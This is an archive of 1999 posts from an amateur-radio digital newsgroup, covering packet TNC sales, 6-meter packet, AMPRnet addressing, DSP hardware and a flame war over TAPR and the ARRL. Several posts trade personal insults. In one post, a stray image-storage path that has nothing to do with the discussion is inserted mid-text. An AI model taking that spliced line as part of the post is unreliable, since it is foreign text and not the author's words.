There is a demo mode in the program to let you evaluate it for purchase and includes free 1.x upgrades, like all CSS products.

--
Rick Ruhl
President, Creative Services Software
http://www.cssincorp.com

4775. Re: WTB Kantronics KPC-3

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-01 00:00:00 UTC
From: Patrick Gray <patgray@erols.com>
Message-ID: <381E4D2B.1C335F7E@erols.com>
Source record: 15833
Body handling: Binary attachment payload not displayed: patgray.vcf

Hi Jerry,
I've got a KPC-3, firmware 5.1 that I'll sell for $50.

Pat KF4MTV

Jerry Flanders wrote:

> Got one to sell?
>
> What Version ROM software?
>
> How much?
>
> Jerry W4UK

[One or more binary attachments are retained only in the source text.]

4776. Re: 6 meter packet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-01 00:00:00 UTC
From: Mike Hughes <mchughes@NOSPAM.netnitco.net>
Message-ID: <7vlnp9$pu7$1@hyperion.nitco.com>
Source record: 15834

One thing that I'm aware of is PropNET on 53.530 MHz, using APRS software.
It may not be exactly what you're looking for, but you'll at least be able to tell
if your setup is working.

73, Mike - KG9HF

4777. Re: FCC reallocates Ham Band

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-01 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7vlp6a$p6a$1@bgtnsc03.worldnet.att.net>
Source record: 15835

Steve Sampson <ssampson@usa-site.net> wrote in message
news:381DD872.7CD96312@usa-site.net...
> Hank Oredson wrote:
> >
> > > If one man can change Ham radio, do you think it would be
> > > the TAPR President, or the ARRL President?
> >
> > Certainly not either one, since neither seem to have any
> > useful vision of what Ham radio might become.
>
> Thanks for agreeing with me. There is absolutely no way
> one man could make all the changes that Mr. Brabham accuses
> the President of TAPR of.

I did not agree with your assumption at all.

In fact, I agree with Charles: the president of TAPR has
done a good deal of harm to ONE ASPECT of Ham radio.

That said, I don't think either person you mentioned has the
vision to "... change Ham radio" ... which is a MUCH larger
topic and a much larger task. I suspect neither is up to it.

> The real reason things change, is because a mojority of the
> users change. With people dying off now, who were born in
> the 30's, that alone is the reason for major changes. When
> the people born in the 40's die off, we will have every
> Morse Code fanatic in the ARRL chain of command dead and in
> their graves.

Naw. Usually change comes from leadership and vision.
Most people are followers, not leaders. How do you think we
got the world wide BBS store and forward system up and running?
There was little or no "demand pull" for such a thing. It was a very
few of us leading the way so that others could follow

> Thus we have another 10 years of this nonsense, if the service
> survives.

Sorry you think so little of Hams ...

--

... Hank

http://horedson.home.att.net

4778. Re: Help with RFC

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-01 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7vlpbi$q0r$1@bgtnsc03.worldnet.att.net>
Source record: 15836
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

Steve Sampson <ssampson@usa-site.net> wrote in message
news:381E315D.9BC2609D@usa-site.net...

> So anyway, it's always been overkill, and always a waste of IP's.

"... waste ..." ???
Could we sell them then?

You wanna connect to any of my nine hosts, each needs an ip ...
... but guess that's a real waste, eh?

--

... Hank

http://horedson.home.att.net

4779. Re: FCC reallocates Ham Band

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-01 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7vls2c$1qbc@enews3.newsguy.com>
Source record: 15837

Steve Sampson <ssampson@usa-site.net> wrote in message
news:381D958E.E1AD8DA1@usa-site.net...
> Charles Brabham wrote:
> >
> [snip accurate relation of facts]
>
> > Thoughts and Comments?
>
> If one man can change Ham radio, do you think it would be
> the TAPR President, or the ARRL President?

I spoke, of course, of "radio.amateur.digital"... You know; The subject of this ng?

The president of the ARRL has little impact on this matter, because the ARRL does not closely concern itself with this aspect of Amateur Radio. Never has.

The current president of TAPR, on the other hand, has done a great deal to undercut the use of Radio by Amateurs involved with "radio.amateur.digital", up to and including his long standing policy of discouraging and disparaging the building, operation, and maintainence of large-scale Packet Radio networks.
This also includes, of course, his long-standing policy of encouraging Hams to use the Internet in preference to Amateur Radio as a way to "simulate" the Packet Radio network he has so much trouble believing in, and refuses to support.

I suppose you think these attitudes are entirely appropriate for the president of TAPR.

Mr. Jones has talked this trash for years at Ham-Com, at Dayton, and at a number of DCC's, and when he wasn't doing so, he arrainged so that other geeks with the same anti-Ham attitudes did so. Thus did "Geek" Jones manage to become a central figure in screwing up Amateur Packet Radio in the US so thoroughly that we have now become the laughingstock of the world in this area.

Prior to his influence in these matters, the US Packet Radio community provided leadership. After several years of his antics, now the US Packet Radio community cannot even follow, much less lead.

>
> See how silly you sound?

Sorry OM, but after suggesting that all but the HF bands be turned over to commercial interests, you'll have a very hard time getting ANYONE to look or

sound as silly as you have done for yourself.

You are obviously a moron. Try unplugging your nose from Mr. Jones' butt for a few minutes sometime, and I'm sure you will find an entirely different perspective; Not quite so "stinky".

--

73 DE Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

4780. Re: Critics of programmers.....

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-01 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7vlsre$1quf@enews3.newsguy.com>
Source record: 15838

Mark Aitken <vk3jma@net2000.COM.AU> wrote in message
news:01BF254B.CFE48C60.vk3jma@net2000.com.au...
> > Subject: New RTTY software for Windows 95/98/NT
>
> > Too bad, it would be much more useful running on a real operating
> > system instead of one of Micro$oft's garbage piles.
>
> Then go and write the program yourself!

No need to concern yourself with the comments from the "LINUX Bigot"
community... These folks constantly go on about how great a programming
environment LINUX is, and then respond to new developments for the Win95/98
platform by trying to run down the work of others rather than by building
something comparable (or better) for themselves.

I suppose they are convinced that "talking" is more powerful than "doing",
which is the reason that the really good stuff shows up on LINUX second, if
it shows up at all.

Having nothing comparable to show, they can only sit back and disparage the
work of others.

Poor pitiful wretches... (Think I'm gonna CRY!)

--

73 DE Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

4781. Re: FCC reallocates Ham Band

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-02 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <381EE9DF.C35A9149@usa-site.net>
Source record: 15699

Hank Oredson wrote:
>
> Naw. Usually change comes from leadership and vision.
> Most people are followers, not leaders. How do you think we
> got the world wide BBS store and forward system up and running?
> There was little or no "demand pull" for such a thing. It was a very
> few of us leading the way so that others could follow

I contend that without the ARRL, AX.25 would have been just another magazine article. What I've learned in my short Ham experience, is that unless the ARRL endorses it, you might as well be spitting in the wind. Leadership in any other forum has very little to do with FCC regulations, and pulling interest. My TDMA petition was rejected out of hand. You know when it is rejected out of hand, when they say your petition is "premature."

If the ARRL would get behind Spread Spectrum on 2 meters, or even TDMA on 2 meters, instead of waiting for the Service to die, it would happen almost overnight. But they can't do that because they've invested too much time and money in repeater coordination, and repeater book sales.

That's the kind of leadership I'm talking about. Organizational leadership which can change the rules. Without a lot of dead people, we will have to wait. Or, use commercial equipment in bands we used to own.

Steve

4782. Re: WinCE to KPC3 help, please

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-02 00:00:00 UTC
From: "Ricker@cssincorp.com" <ricker@cssincorp.com>
Message-ID: <ufkpzNXJ$GA.267@cpmsnbbsa02>
Source record: 15700

You need a NULL modem adaptor to put between the serial cable and the TNC.
The built in serial port in the CE machines is a null modem adaptor already
and adding the NULL modem will turn it into a straight through serial port.

Then later this week, you can download our FREE Windows CE TNC interface,
PakRatt/CE, that will work with your KPC-3 and other TNCs. This is a split
screen emulator that will make portable packet easy to use.

--
Rick Ruhl
President, Creative Services Software
http://www.cssincorp.com

Evhen Tupis <evman@ix.netcom.com> wrote in message
news:381ECCCE.6127FE69@ix.netcom.com...
> Having just stumbled into this newsgroup, I'm hoping this hasn't been
> asked and replied-to-death yet. :o)
>
> I have an HP Jornada 680 with serial port. I can't seem to see a KPC-3+
> that I connect. The Jornada (WinCE) has one setting that appears to
> allow communication with the serial port, but it refers to communicating
> with a "Hayes Compatible modem on COM1:".
>
> Could someone tell me what settings I need to use to communicate with a
> TNC, please? No matter what settings I use, I get no communication
> between the two. It's gotta be something straightforward that I'm
> simply overlooking.
>
> Ev, W2EV
>
>

4783. Re: Oddball JPS NIR-10 DSP unit?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-02 00:00:00 UTC
From: jsnyder <jsnyder@trelis.com>
Message-ID: <7vnmf7$r2l$1@nntp8.atl.mindspring.net>
Source record: 15701
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.misc,triangle.radio

Call JPS up and ask them. They're in north Raleigh.

Joe <joencREMOVETHISTOREPLY@mindspring.com> wrote in message
news:381e817c.16658465@news.mindspring.com...
> I have come into posession of a very odd JPS NIR-10 DSP unit. It had
> no volume control knob, and no shaft - so I opened it up to see what
> else the previous owner had ripped out. To my surprise, I found that
> there had never actually been an external volume control installed -
> the pads on the board were untouched, and in the large pot R14's place
> is a small trimmer pot, accessible only with the cover off. The two
> chips U9 and U10, which on my other NIR-10 are marked "NIR-10 REV
> 3.0," on this unit are marked "NIR-10 SQUELCH." Resistor R5 is
> installed with only one lead connected (it's not been disconnected; it
> was never connected).
>
> Upon firing it up, I found that indeed this unit does function as a
> squelch. In all modes including "bypass", if the bandwidth switch is
> set to "WIDE/NF", it takes an S8 or S9 signal to break the squelch.
> Switching to medium or narrow disables the squelch. The unit seems to
> function as a normal NIR-10 apart from this squelch feature.
>
> A couple of questions for anyone out there who may know:
>
> 1) Was this "squelch" model of the JPS-10 a production model, or have
> I got a prototype? The serial number is 011467.
>
> 2) Is there any way to adjust the squelch threshold? Adjusting R14
> only affects the volume.
>
> Please send replies to joencREMOVETHISTOREPLY@mindspring.com, after
> removing the anti-spam "REMOVETHISTOREPLY" from the address.
>
> Any information will be appreciated - thanks in advance!
>
>
> -73 de Joe K4SAR
>

4784. Re: Oddball JPS NIR-10 DSP unit?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-02 00:00:00 UTC
From: joencREMOVETHISTOREPLY@mindspring.com
Message-ID: <381f6601.173729124@news.mindspring.com>
Source record: 15702
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.misc,triangle.radio

On Tue, 2 Nov 1999 16:59:24 -0500, "jsnyder" <jsnyder@trelis.com>
wrote:

>>[Looking for info on JPS NIR-10 DSP unit]
>
>Call JPS up and ask them. They're in north Raleigh.

Huh. I was told they were out of business - else I'd have tried that
first. I see they're still in the phone book - I'll call 'em
tomorrow. Thanks for clueing me in!

-joe K4SAR

4785. Re: Oddball JPS NIR-10 DSP unit?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-02 00:00:00 UTC
From: jsnyder <jsnyder@trelis.com>
Message-ID: <7vo5c3itg1@nntp8.atl.mindspring.net>
Source record: 15703
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.misc,triangle.radio

My understanding is that they dropped ham products and are concentrating on commercial and military. Let us know what you find out.

Joe <joencREMOVETHISTOREPLY@mindspring.com> wrote in message news:381f6601.173729124@news.mindspring.com...
> On Tue, 2 Nov 1999 16:59:24 -0500, "jsnyder" <jsnyder@trelis.com>
> wrote:
>
> >>[Looking for info on JPS NIR-10 DSP unit]
> > >
> > >Call JPS up and ask them. They're in north Raleigh.
> >
> > Huh. I was told they were out of business - else I'd have tried that
> > first. I see they're still in the phone book - I'll call 'em
> > tomorrow. Thanks for clueing me in!
> >
> > -joe K4SAR
> >

4786. FA: Equinox Megaport-8CS 8 Port Serial Card $32

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-02 00:00:00 UTC
From: Joe Leikhim <jleikhim@nettally.com>
Message-ID: <381F9E45.E9B787AB@nettally.com>
Source record: 15704
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.swap,rec.radio.scanner

Need more ports for your hamshack computer???

This will do it for you:

Just one more hour to go!!

http://cgi.ebay.com/aw-cgi/eBayISAPI.dll?ViewItem&item=189143745

--
Joe Leikhim K4SAT (EX KE4TZH)
Jleikhim@nettally.com

"tv dinner by the pool,
i'm so glad i finished school" -F.Zappa 1967

"The Revolution will NOT be televised" -Gil Scott Heron

4787. How do I start????

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-02 00:00:00 UTC
From: Dale Gillilan <positivechanges.hypnosis@gte.net>
Message-ID: <381E2BE3.BD854AC7@gte.net>
Source record: 15839

I'm new to packet. Actually, I haven't started it yet. There seem to be so many options I don't know where to begin.

Here is what I am wanting to do. I will be cruising on a sailboat and want to send/receive email. Access to an internet gateway would be nice so I could stay in contact with my non-ham family and friends. Of course, HF is a requirement.

That's my need. Of course, I'm open to other fun possibilities....

So, what equipment do I need? What speeds are appropriate and what modes?

Any advice would be appreciated. And, answers get a bonus....

Thanks,
Dale
WA7XH/M7

4788. Re: 6 meter packet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-02 00:00:00 UTC
From: pmunsel@aol.com
Message-ID: <19991101194600.16502.00000001@ng-fm1.aol.com>
Source record: 15840

If anything is located, please e-mail me with the information. I am interested in working 6m packet. Need freq, time, mode (usb/lsb,fm,am).
Thanks and 73,
Paul Munsel M5XMV
Hearne, Tx.

4789. Critics of programmers.....

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-02 00:00:00 UTC
From: vk3jma@net2000.COM.AU
Message-ID: <01BF254B.CFE48C60.vk3jma@net2000.com.au>
Source record: 15841

> Subject: New RTTY software for Windows 95/98/NT

> Too bad, it would be much more useful running on a real operating
> system instead of one of Micro$oft's garbage piles.

Then go and write the program yourself!

Mark

4790. Pacsat modem?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-02 00:00:00 UTC
From: Nico <alegna@cygnus.uwa.edu.au>
Message-ID: <7vluffpvr1@enyo.uwa.edu.au>
Source record: 15842

hi all,

I would like to start working this birds,I have an Icom 820H and a couple of Helix antennas for it.(2 R/H pol. 9 turns VHF;16 turns UHF)

Need TNC s.

Which is my best bet here in Western Australia?

73 de VK6BOS Nick

4791. Oddball JPS NIR-10 DSP unit?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-02 00:00:00 UTC
From: joencREMOVETHISTOREPLY@mindspring.com
Message-ID: <381e817c.16658465@news.mindspring.com>
Source record: 15843
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.misc,triangle.radio

I have come into posession of a very odd JPS NIR-10 DSP unit. It had no volume control knob, and no shaft - so I opened it up to see what else the previous owner had ripped out. To my surprise, I found that there had never actually been an external volume control installed - the pads on the board were untouched, and in the large pot R14's place is a small trimmer pot, accessible only with the cover off. The two chips U9 and U10, which on my other NIR-10 are marked "NIR-10 REV 3.0," on this unit are marked "NIR-10 SQUELCH." Resistor R5 is installed with only one lead connected (it's not been disconnected; it was never connected).

Upon firing it up, I found that indeed this unit does function as a squelch. In all modes including "bypass", if the bandwidth switch is set to "WIDE/NF", it takes an S8 or S9 signal to break the squelch. Switching to medium or narrow disables the squelch. The unit seems to function as a normal NIR-10 apart from this squelch feature.

A couple of questions for anyone out there who may know:

1) Was this "squelch" model of the JPS-10 a production model, or have I got a prototype? The serial number is 011467.

2) Is there any way to adjust the squelch threshold? Adjusting R14 only affects the volume.

Please send replies to joencREMOVETHISTOREPLY@mindspring.com, after removing the anti-spam "REMOVETHISTOREPLY" from the address.

Any information will be appreciated - thanks in advance!

-73 de Joe K4SAR

4792. Re: 6 meter packet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-02 00:00:00 UTC
From: Evhen Tupis <evman@ix.netcom.com>
Message-ID: <381ECBEA.C4F428AB@ix.netcom.com>
Source record: 15844

Hi Tom,
For intermittant operation, you will find a group of packet
experimenters on 53.530-MHz during meteor events. Activity isn't high
enough yet to say that it's in use 24/7 yet, but I'm sure it will head
that way eventually.

Check out: http://www.rochesterny.org/propnet

Ev, W2EV

tom wrote:

> Is there any active 6 meter packet? If so on what frequency?
> Tom VO1 TY
> emailtwarren@cableatlantic.nf.ca

4793. WinCE to KPC3 help, please

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-02 00:00:00 UTC
From: Evhen Tupis <evman@ix.netcom.com>
Message-ID: <381ECCCE.6127FE69@ix.netcom.com>
Source record: 15845

Having just stumbled into this newsgroup, I'm hoping this hasn't been asked and replied-to-death yet. :o)

I have an HP Jornada 680 with serial port. I can't seem to see a KPC-3+ that I connect. The Jornada (WinCE) has one setting that appears to allow communication with the serial port, but it refers to communicating with a "Hayes Compatible modem on COM1:".

Could someone tell me what settings I need to use to communicate with a TNC, please? No matter what settings I use, I get no communication between the two. It's gotta be something straightforward that I'm simply overlooking.

Ev, W2EV

4794. Re: Help with RFC

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-02 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <381ED38F.6D83EF3C@usa-site.net>
Source record: 15846
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

Hank Oredson wrote:
>
> Steve Sampson wrote:
>
> > So anyway, it's always been overkill, and always a waste of IP's.

That's a good boy. Focus in on one sentence out of three paragraphs...

> "... waste ..." ???
> Could we sell them then?

No. They're worthless now. Industry has moved on. IPV6 is being
deployed.

> You wanna connect to any of my nine hosts, each needs an ip ...
> ... but guess that's a real waste, eh?


The article I posted was about what kind of IP Hank. Did you fall
asleep, or just choose to ignore it?

So let's get this straight, you have nine hosts on one frequency,
or do you have nine hosts on different frequencies?

In the first case, no, you don't need 44 Net addresses on every
host. In the second case, yes, you need a 44 Net address on every
host. The reason is, that you are interfacing to others who use
that range. Internally you could use the IP range set aside for
that, but if you have nine interfaces you wish to tie together,
then it would be silly to make it more complex.

But there are people who use one machine instead of nine to do
the same thing.

Take my example: I have four interfaces and one IP address.
No matter what interface is used, they all get one IP address.
I could give every interface an IP address, but that would be
silly, and a waste of good CPU cycles. Here's my Ham network:



One IP address out of 2^24 available. The concept is a waste
of a class A, because it is redundant. 44.78.4.2 could just as
easily be 192.168.4.2.

And you can see how busy it is at:

http://www.usa-site.net/stats/www.usa-site.net.5.html

Steve, K5OKC
Oklahoma City

4795. Re: FCC reallocates Ham Band

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-02 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <381EDA19.FDD099EB@usa-site.net>
Source record: 15847

Still choosing to be a hateful personality eh? How can you justify
your desire to be a leader, when you resort to hate to justify
your point?

Steve

Charles Brabham wrote:
>
> You are obviously a moron. Try unplugging your nose from Mr. Jones' butt for
> a few minutes sometime, and I'm sure you will find an entirely different
> perspective; Not quite so "stinky".

4796. Split screen term program?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-02 00:00:00 UTC
From: kentg@home.com
Message-ID: <381ee0e2.1129669155@nntp.service.ohio-state.edu>
Source record: 15848

Hello all...and thanks for reading this.

I run 2 TNCs off of one computer (two com ports), and am looking for a single terminal application that allows 2 screens (one for each port).

Is there such an animal?

Right now, Im forced to open my terminal application twice...which works ok, but is rather cumbersome to work with on the desktop.

Thanks much.

==========
Kent Gould

ASE certified GM, Toyota, Honda/Acura, Lexus Technician

94' LX Honda Accord
98' EX Honda Accord
99' LE Toyota Camry

4797. WTD PTC-II Pactor Controller

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-03 00:00:00 UTC
From: bshort@speedchoice.com
Message-ID: <MPG.12899bebaf228b2f9897e6@news.speedchoice.com>
Source record: 15705

WTD PTC-II Pactor Controller

I am looking to acquire an SCS PTC-II Pactor Controller.

--
k7on@qsl.net >or< http://www.qsl.net/k7on/
--

4798. Re: Fwd: failed delivery

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-03 00:00:00 UTC
From: pmunsel@aol.com
Message-ID: <19991102210915.04227.00001337@ng-ff1.aol.com>
Source record: 15706

Tried this link, but could not get in. I went to the sight, and still could not get in. I have found the paKet software to be excellent in the past when I was able to find someone on packet here in Central Texas.
73,
Paul N5XMV

4799. APRS Protocol Reference

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-03 00:00:00 UTC
From: Ian Wade <ian@dowrmain.demon.co.uk>
Message-ID: <bpXWZKA6J9H4EwRS@dowrmain.demon.co.uk>
Source record: 15707
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

Subject: Protocol Spec Update
Date: Tue, 02 Nov 1999 19:07:29 -0500
From: John Ackermann <jra@meow.febo.com>

The new draft of the APRS Protocol Reference specification is going through the final phases of update, and we expect to publish it towards the end of November.

This is a little later than originally anticipated -- the delay is due to the document's having grown from the original 17 pages to more than 70 over the last three weeks!

The new draft incorporates detailed packet format diagrams, the APRS symbol tables, descriptions of compressed data format and Mic-E format (with a complete appendix explaining in detail how to decode Mic-E packets), and many more examples of APRS packets in general.

There is an enormous amount of detail in the document which the APRS Working Group is now double-checking. We're sure you'll like the finished result, and will find it's been worth waiting for. Because the document has been virtually rewritten since the original draft, we will have another public comment period prior to final adoption of Version 1.0.

I'd like to thank the APRS authors as well as our technical editor, Ian Wade, G3NRW, who have exchanged hundreds of emails over the last few weeks trying to nail down obscure points in the protocol. Their hard work has made a real difference in the document we'll be delivering. I'd also like to thank everyone who commented on the original draft; all those comments have been taken into consideration for this iteration.

73,
John N8UR
Administrative Chair, APRS Working Group
jra@febo.com

4800. Re: Help with RFC

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-03 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn81vs1j.7bq.nomail@linux.pe1chl.ampr.org>
Source record: 15708
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

Steve Sampson <ssampson@usa-site.net> wrote:
>The concept of networking was quite different back then.

>Today Hams need a class A like they need a hole in the head :-)

Well, I'm not trying to discuss the desirability of the 44 NET, it
has advantages and disadvantages. But today we sometimes hear "how
did you ever get a class-A reservation???" and when seen in the
historical perspective is is not that surprising. We simply were
the 44th organisation applying for an address, and came in shortly
before (or maybe even were one of the triggers for) IANA realizing
that something had to change or all class-A numbers would be assigned
in no time.

>The private LAN segments are completely adequite for all Ham uses.
>To connect two LANS today, you use the IP address your ISP issued.

Sure we could use net 10 instead of 44. Or they could have handed
out net 44 as the private net. But of course, IP addresses are not
yet *that* scarce.

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

4801. Re: German packet radio

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-03 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn81vtee.7bq.nomail@linux.pe1chl.ampr.org>
Source record: 15709

Eric S. Johansson <esj@harvee.billerica.ma.us> wrote:
>"The new EPPFLEX high speed modem. Our brand new EPPFLEX modem allows
>76k8 - 600kbit/s FSK operation (G3RUH compatible) on the EPP and ECP
>port of the PC. An FPGA based design, it integrates all digital and
>analog functions on a single 100 * 100mm PCB - and also allows
>decoding of 1200Bd AFSK by just loading another driver! For a
>detailed description, see here!"

>looks awfully interesting to me and may actually be one of the reasons
>why packet radio is much more popular in Europe then here. I'm
>getting more information and will report what I find. One of my big
>questions is: what kind of radio will I need? I'm really hoping there
>is something relatively simple and not expensive one can do.

Those modems are designed in such a way that they can be scaled to other
baudrates by simple means like jumper settings. That does not mean that
someone is actually using them on the air: normally these things are tested
back-to-back and monitored with a scope.

When you really want to use such a bitrate, you will need a pair of FM
transceivers with sufficient bandwidth. In the "Adacom Magazin", a
magazine where these designs are often published, there have been several
articles showing eye-patters at high bitrates and with different IF filters.

Looking at those articles, it is apparent that you really need to select
a good filter (with flat group-delay characteristics), not just something
that seems to be wide enough.

In theory, you could use filters from FM-STEREO receivers to get a
bandwidth of about 180 KHz, and therefore a bitrate like 153k6.
However, if that will work any good depends on the quality of your
filters. For high-quality FM stereo reception, you would need flat
group-delay characteristics as well, so maybe you can do something with
an old high-end FM tuner as an IF block.

However, this is all a bit academical. I think that the high rates offered
on those FPGA modems are more a result of "well, if we double the clock we
will double the bitrate. let's see what bitrate we get at the maximum
specified clockrate for this device (or a clockrate derived from a widely
available crystal)..." than a really usable high-bitrate modem.

At higher bitrates, the use of PSK is more attractive than FSK. Look at
the designs by S53MV.

Rob
--
+----------------------------------+--------------------------------------+

| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

4802. Re: FCC reallocates Ham Band

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-03 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7vp8ph$dke@enews3.newsguy.com>
Source record: 15710

Steve Sampson <ssampson@usa-site.net> wrote in message
news:381EE9DF.C35A9149@usa-site.net...
> Hank Oredson wrote:
> >
> > Naw. Usually change comes from leadership and vision.
> > Most people are followers, not leaders. How do you think we
> > got the world wide BBS store and forward system up and running?
> > There was little or no "demand pull" for such a thing. It was a very
> > few of us leading the way so that others could follow
>
> I contend that without the ARRL, AX.25 would have been just another
> magazine article. What I've learned in my short Ham experience,
> is that unless the ARRL endorses it, you might as well be spitting
> in the wind. Leadership in any other forum has very little to do with
> FCC regulations, and pulling interest. My TDMA petition was rejected
> out of hand. You know when it is rejected out of hand, when they say
> your petition is "premature."
>

Going by your track record here on this ng, I would hazard a guess that your TDMA proposal required large numbers of Hams be forced into doing things "your way" whether they wanted to or not. Thus the rejection.

You'll find the same "problem" with the SS proposal, for the same reason. I have heard concerns expressed by ARRL folks that SS, as it became more popular, could end up raising the "noise floor" so as to make those freqs almost unusable for any other purpose. Thus the quite understandable lack of enthusiasm.

I had no trouble whatsoever, by the way, with the ARRL in my desire to test HF multicast. My proposal was met with interest and enthusiasm.

They are probably looking at the results of TAPR's "screw everyone else" tcpip promotion and what that has done to the Packet net in the US over the last decade, and deciding to take a "thanks but no thanks" position concerning more destructive "screw everyone else" proposals that sorry jerkoids such as Greg Jones and yourself appear to find so irresistible.

> If the ARRL would get behind Spread Spectrum on 2 meters, or even TDMA
> on 2 meters, instead of waiting for the Service to die, it would happen
> almost overnight. But they can't do that because they've invested too
> much time and money in repeater coordination, and repeater book sales.

Yes, it's a shame how the ARRL tends to think in terms of what is best for the greater majority of Hams instead of catering to the petty demands of a few thoughtless jerks such as yourself, isn't it?

Take the case of TAPR's "screw everyone else" promotion of tcpip, as an example:

Rather than promoting tcpip by way of simply allowing it to "compete" with other protocols and (assuming it's alleged superiority) either become more popular or not as it's merit (or lack thereof) would naturally dictate, a vicious campaign aimed at undercutting the use of anything else other than tcpip was undertaken, completely ignoring the opinions and desires of the great majority of Packet users in the US.
Rather than putting an effort into building a national tcpip Packet net and compete in a decent, intelligent manner, steps were taken to undermine and undercut the existing AX25 Packet network that 99% of the Packet ops in the US were using.

Rather than build something to demonstrate and promote tcpip, TAPR took to the policy of dedicating most of it's efforts into undermining and destroying the work of others.

All of that "new paradigm shift" bulldada was a simpleminded attempt to justify destructive, underhanded behavior; Nothing more and nothing less.

After observing the sorry results of tens years or more of TAPR's "screw everyone else" tcpip promotion, the ARRL has probably decided that they would like to avoid more of the mediocrity and turmoil that such vicious campaigns tend to generate.

>
> That's the kind of leadership I'm talking about. Organizational leadership
> which can change the rules. Without a lot of dead people, we will have
> to wait. Or, use commercial equipment in bands we used to own.

Yes, that's right... Kill people off, give the bands to commercial interests.... Almost ANYTHING is preferable in sick minds such as yours to allowing the great majority of Hams to do things as they wish instead of kow-towing to your sicko demands. You are so used to attempting to force your crud on people that the very thought of simply demonstrating them and making them available for COMPETITION and CHOICE is foreign and abhorrent to you.

We all understand how you and a few other TAPR dweebs know SO MUCH BETTER what Hams really need than they could possibly know for themselves.

Pathetic, sick bastards.

--

73 DE Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

4803. Re: German packet radio

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-03 00:00:00 UTC
From: "Eric S. Johansson" <esj@harvee.billerica.ma.us>
Message-ID: <7vpav4rdd1@harvee.billerica.ma.us>
Source record: 15711

Rob Janssen <nomail@pe1chl.demon.nl> wrote:
> When you really want to use such a bitrate, you will need a pair of FM
> transceivers with sufficient bandwidth. In the "Adacom Magazin", a
> magazine where these designs are often published, there have been several
> articles showing eye-patters at high bitrates and with different IF filters.
...
really good information snipped
...

I appreciate hearing about this. I was assuming these modems were in
use from some of the comments I saw on the Bay com Web page. from
what you say, it sounds like it's not going to be very practicalto use
FSK for a data radio unless may be I use a couple of gunnplexers at 10 GHz.

> At higher bitrates, the use of PSK is more attractive than FSK. Look at
> the designs by S53MV.

I have and I agree that it is more attractive. I tried contacting the
Slovenian ham group associated with these designs and I get nothing
back. This lack of response says the designs have been effectively
abandoned and we will need to recreate the RF chain if we going to use
it.

--- eric

--
Eric S. Johansson ka1eec esj@harvee.billerica.ma.us
This message was composed almost entirely using NaturallySpeaking

